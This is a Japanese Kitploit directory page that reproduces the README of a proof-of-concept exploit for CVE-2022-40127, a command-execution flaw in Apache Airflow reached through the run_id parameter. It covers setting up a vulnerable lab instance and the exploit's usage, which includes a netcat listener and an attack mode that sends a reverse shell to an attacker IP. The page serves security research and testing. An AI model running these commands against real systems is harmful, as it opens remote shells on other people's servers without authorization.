
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2022-40127-Airflow-RCE — CVE-2022-40127の概念実証エクスプロイト。巧妙に細工されたrun_idパラメータを介したApache Airflow RCEを標的とし、自動化されたリバースシェル配信を備えています。 | Kitploit

ツール/GitHubGitHub/jakabakos/cve-2022-40127-airflow-rce
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロールレッドチーミング
GitHubjakabakos/cve-2022-40127-airflow-rce

CVE-2022-40127-Airflow-RCE

CVE-2022-40127の概念実証エクスプロイト。巧妙に細工されたrun_idパラメータを介したApache Airflow RCEを標的とし、自動化されたリバースシェル配信を備えています。

リポジトリを見る
21233年前未レビュー
共有

Apache Airflow < 2.4.0 RCE (CVE-2022-40127)

CVE-2022-40127のPoC。これはApache AirflowのRCE脆弱性で、バージョン2.4.0未満に影響します。

公式レポートの説明には次のように記載されています:

Apache AirflowのExample Dagsの脆弱性により、UIアクセスを持ちDAGをトリガーできる攻撃者が、手動で提供されたrun_idパラメータを介して任意のコマンドを実行できます。この問題はApache Airflowのバージョン2.4.0未満に影響します。

このリポジトリは、vsocietyブログで公開されているCVE分析ブログ記事のために作成されました。

https://github.com/jakabakos/CVE-2022-40127/assets/42498816/2094f2ec-f074-41e6-99f4-f9f77dd09df6

使用方法

リポジトリをクローンします:

git clone https://github.com/jakabakos/CVE-2022-40127.git

Airflow v2.3.4のインストールと実行

Docker Composeを使用する場合

公式リポジトリからdocker-composeファイルをダウンロードします

cd /opt/
mkdir airflow-2.3.4 && cd airflow-2.3.4
curl -LfO 'https://airflow.apache.org/docs/apache-airflow/2.3.4/docker-compose.yaml'

Airflowを実行します

mkdir -p ./dags ./logs ./plugins
echo -e "AIRFLOW_UID=$(id -u)" > .env
docker-compose up airflow-init
docker-compose up
open localhost:8080

この場合、ユーザー名とパスワードはどちらもairflowになります。

手動でインストールする場合

公式インストール手順に基づいて:

pip3.8 install "apache-airflow==2.3.4" --constraint "https://raw.githubusercontent.com/apache/airflow/constraints-2.3.4/constraints-3.7.txt"

インストールが成功したかどうかは、which airflowおよび/またはairflow infoコマンドで確認できます。

Airflowを実行します

airflow standalone

生成されたパスワードとユーザー名をログで確認してください。

エクスプロイトの使用方法

まず、必要なパッケージをpipでインストールします:

pip3 install -r requirements.txt

使用可能なオプションは以下で確認できます:

python3 exploit.py --help

ホストがエクスプロイト可能かどうかを確認できます:


python3 exploit.py -u airflow -p airflow -url http://localhost:8080

別のターミナルセッションでリバースシェル用のローカルリスナーを設定します:

nc -lvnp 4242

次のコマンドで攻撃モードでスクリプトを実行します:

python3 exploit.py -u airflow -p airflow -url http://localhost:8080 -a -host <attacker_ip> -port 4242

約1分以内に接続が確立されるはずです。 証明
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    435
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    260

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






